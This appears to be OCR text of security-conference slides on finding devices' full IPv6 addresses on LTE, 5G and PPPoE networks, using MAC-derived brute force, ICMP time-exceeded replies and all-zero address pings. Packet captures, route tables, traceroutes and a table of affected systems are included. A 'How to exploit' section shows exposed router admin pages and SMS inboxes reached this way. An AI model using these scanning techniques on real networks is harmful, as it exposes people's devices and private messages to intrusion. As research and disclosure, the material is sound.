Sniffed mac addr: 00:90:27 : 17:FC:0F

Calculated last 64 bit: 0290:27FF:FE17:FC0F

This area first 64 bit: 240e:404:70xx:xxxx

Brute force xx:xxxx: 30 seconds -> 3F:274C

The full addr: 240e:404:703F:274C:0290:27FF:FE17:FC0F


Risk 4 - ICMP time exceeded returned full addr

When:

IPV6 forwarding or hotspot func is enabled

The request prefix is correct

Control the TTL value of ICMP or IP becomes 0



```
15:11:11.284777 IP6 240b:4001:0:3400::1 > 240e:404:1e40:180b::1: ICMP6, echo request, seq 5749, length 15
15:11:11.284789 IP6 240b:4001:0:3400::1 > 240e:404:1e40:180b::1: ICMP6, echo request, seq 5750, length 15
15:11:11.284791 IP6 240b:4001:0:3400::1 > 240e:404:1e40:180b::1: ICMP6, echo request, seq 5752, length 15
15:11:11.285265 IP6 240e:404:1e40:180b:e935:e4b8:35a0:6c0f > 240b:4001:0:3400::1: ICMP6, time exceeded in-transit
b::1, length 63
15:11:11.285319 IP6 240e:404:1e40:180b:e935:e4b8:35a0:6c0f > 240b:4001:0:3400::1: ICMP6, time exceeded in-transit
b::1, length 63
```

return the full IPV6 addr

It will return an “icmp6, time exceeded packet”

with the full IPV6 address

It affects not only Android and embedded Linux devices, but also iPhone system

Risk 5 - All zero address returned full addr

Tested on ThinkPad x240, Ubuntu 20.04 desktop

A 4G LTE USB dongle

After:


set net.ipv6.conf.all.forwarding=1

or open the hotspot func

A new route rule appears:

240e:404:7901:1786::/128

same as 240e:404:7901:1786::0



```
root@pp-X240:/home/pp# route -6 -n
内核 IPv6 路由表
Destination                    Next Hop                   Flag Met Ref Use If
::1/128                        ::                         U    256 2     0 lo
240e:404:7a10:e6af::/64        ::                         U    700 2     0 wwan0
::/0                           240e:404:7a10:e6af:cfa:52a4:6e7b:3671 UG   20700 3     0 wwan0
::1/128                        ::                         Un   0   4     0 lo
240e:404:7a10:e6af:17c:24d0:932d:ad95/128 ::                         Un   0   3     0 wwan0
ff00::/8                       ::                         U    256 1     0 wwan0
::/0
```

before set ipv6 forward

route table on Ubuntu 20.04 with LTE

```
root@pp-X240:/home/pp# route -6 -n
内核 IPv6 路由表
Destination                    Next Hop                   Flag Met Ref Use If
::1/128                        ::                         U    256 2     0 lo
240e:404:7901:1786::/64        ::                         U    700 3     0 wwan0
::/0                           240e:404:7901:1786:e916:3265:5929:bbfa UG   20700 3     0 wwan0
::1/128                        ::                         Un   0   4     0 lo
240e:404:7901:1786::/128       ::                         Un   0   5     0 wwan0
240e:404:7901:1786:5044:10ac:7506:a11c/128 ::                         Un   0   3     0 wwan0
ff00::/8                       ::                         U    256 1     0 wwan0
::/0
```

after set ipv6 forward


a new route rule appears

Now ping 240e:404:7901:1786::0, with full zero addr, will return the ICMP replay pkt, with the full addr

Windows - not Linux kernel based system

Tested on Surface Pro LTE Advanced


ICMP echo request return the full addr



正在捕获 手机网络
文件(F) 编辑(E) 视图(V) 跳转(G) 捕获(C) 分析(A) 统计(S) 电话(Y) 无线(W) 工具(T) 帮助(H)
ipv6

```
No.  Time     Source                                  Destination              Protocol  Length  Info
  1  0.00…    240b:4001:0:[redacted]::1                    240e:404:7a00:fea6::aa…  ICMPv6       104  Echo (ping) request id=0x1
  2  0.00…    240e:404:7a00:fea6:2071:bacb:5160:97ce  240b:4001:0:[redacted]::1     ICMPv6       152  Destination Unreachable (r
```

return the full addr



```
移动宽带适配器 手机网络:

   连接特定的 DNS 后缀 . . . . . . . :
   描述. . . . . . . . . . . . . . . : Quectel Wireless Ethernet Adapter
   物理地址. . . . . . . . . . . . . : 00-A0-C6-00-00-19
   DHCP 已启用 . . . . . . . . . . . : 是
   自动配置已启用. . . . . . . . . . : 是
   IPv6 地址 . . . . . . . . . . . . : 240e:404:7a00:fea6:2071:bacb:5160:97ce(首选)
   IPv6 地址 . . . . . . . . . . . . : 240e:404:7a00:fea6:839c:658c:bea7:cc77(首选)
   IPv4 地址 . . . . . . . . . . . . : 10.16.226.182(首选)
```

Win10 LTE network

Open the hotspot function

Outline

- Introduction of the IPV6
- The risks and new scanning methods
- **How to exploit**
- Suggestions and summary

The affected situation

What situations are affected ：

The device that directly obtains the prefix by dialing

- Use SIM card, access LTE and 5g networks, dial up with PPP, mobile phone, pad and notebook
- Home broadband dial-up using PPPoE, GPON optical network unit, router use PPPoE

Operator has the target address routing table, and sends packets to the destination address (most operators default).

The device does not have a firewall enabled by default (the mobile phone does not have a firewall, and some broadband routes do not have a firewall enabled)

Affected system and device

Affected system	Android	IOS	Windows	Linux Desktop	Embedded Linux （Network access）	Embedded Linux （IoT device）
Affected	All	All	All	All	Most	Some
System	Android 11	IOS 14	Win 10	Ubuntu 20.04	OpenWrt Embedded Linux	Embedded Linux
Internet access type	LTE / 5G	LTE / 5G	LTE / 5G	LTE / 5G	Home Broadband	LTE / 5G
Device	Pixel 4 All Android phone Android Pad with LTE car entertainment system	All iPhone IPad with LTE	Surface Go / Pro LTE Advanced ThinkPad X1 Carbon 4G LTE LTE USB dongle		ASUS router with PPPoE ZTE GPON ONU	4G LTE Router 4G Pocket Hotspot 5G CPE Samsung Watch with e-sim
Additional	N	Hotspot enabled	Hotspot enabled		N	N
Amount	Very large * * * * *	A little * *	A bit *		large * * * *	A little * *

Affected countries

Country:


Worldwide, many operators are affected

We have tested:

China, US, Russia, Japan, South Korea, Singapore, Thailand, Brazil, Canada, Finland, Germany……and so on


Except the United States, other countries are affected

Why? There is no route



```
┌root@VPS ~/sec_tools/mulroute/bin ‹master›
└# ./mulroute -n 2607:fb90:27d0:5566:966:f15c:7c39:63f  T–Mobile US
traceroute to 2607:fb90:27d0:5566:966:f15c:7c39:63f (2607:fb90:27d0:5566:966:f15c:7c39:6
 1  fd10:a101:0:214::1  0.589 ms  0.263 ms  0.258 ms
 2  *  *  *
 3  fd00:0:1010:182::2  1.604 ms  1.187 ms  1.348 ms
 4  2401:8680::198:11:129:163  1.736 ms  1.469 ms  7.088 ms
 5  2400:8800:1f07:f::1  1.516 ms  *  *
 6  *  *  *
 7  2400:8800:7f06::2  165.607 ms  165.586 ms  165.429 ms
 8  2001:438:ffff::407d:1f0e  162.883 ms  162.878 ms  162.843 ms
 9  2001:438:ffff::407d:1ee8  160.906 ms  160.851 ms  160.879 ms
10  2001:438:ffff::407d:1ab1  160.899 ms  161.084 ms  161.031 ms
    * * *
 .
    * * *   No route
 .
30  * * *
┌root@VPS ~/sec_tools/mulroute/bin ‹master› Verizon US
└# ./mulroute -n 2600:100f:b118:c36d:4d31:beb1:e50:d9df
traceroute to 2600:100f:b118:c36d:4d31:beb1:e50:d9df (2600:100f:b118:c36d:4d31:beb1:e50:
 1  fd10:a101:0:214::1  0.486 ms  0.296 ms  0.290 ms
 2  *  *  *
 3  fd00:0:1000:1630::1  4.197 ms  1.193 ms  1.068 ms
 4  2401:8680::198:11:129:167  1.582 ms  1.499 ms  1.664 ms
 5  2400:8800:1f00:3f::1  1.584 ms  1.612 ms  1.430 ms
 6  2400:8800:7e06::15  160.175 ms  160.112 ms  160.344 ms
 7  2400:8800:7f06:e::2  159.825 ms  199.108 ms  189.027 ms
 8  2001:506::414  162.125 ms  162.159 ms  162.166 ms
 9  2001:4888:52:1020:528:1:0:10  165.952 ms  163.233 ms  162.938 ms
10  2001:4888:0:7:528:1:0:1  159.161 ms  156.946 ms  154.849 ms
    * * *
 .
    * * *  No route
 .
30  * * *
```

What did we find




不安全 | [2402:4000:[redacted]:3d4c:c249:6377:5227]/index.htm

QUICK SETTING

Wi-Fi SSID: SSID

Security Mode: Secure

Customer Care:- 1800-3000-5555



不安全 | [2408:84ed:[redacted]1:1:ace4:8401]/#sms

设备侧短信

SMS message

□ 10692988000550518314(1) 1

【泰隆银行联名卡】恭喜您已获得特邀资格，即刻申请京东联名信用卡，更多权益等你拿，完善表单 e9iu.cn/LIhY6S 银审为准，退回T

2020-09-16 09:41:52

□ 1065513898(2) 2


【中国联通】4.9元腾讯视频会员、19.9元电影票、30元美团外卖券限时抢 https://u.10010.cn/qA2gr，TD退订

2020-09-11 12:57:03

□ 10692756115988518313(1) 1

【泰隆银行联名卡】您的京东金融信用分已达标，特邀结束前完善表单 e9iu.cn/Lv4hoi 可申领信用卡，终身免年费，银审为准，退回T

2020-09-11 11:03:53



不安全 | [240e:3a0:[redacted]:808e:2919:8295:8870]/ui/1.0.99.186189/dynamic/login.html#

登录

使用您的路由器密码登录。


访问路由器

路由器密码: ··········

隐藏提示

1234567890

登录



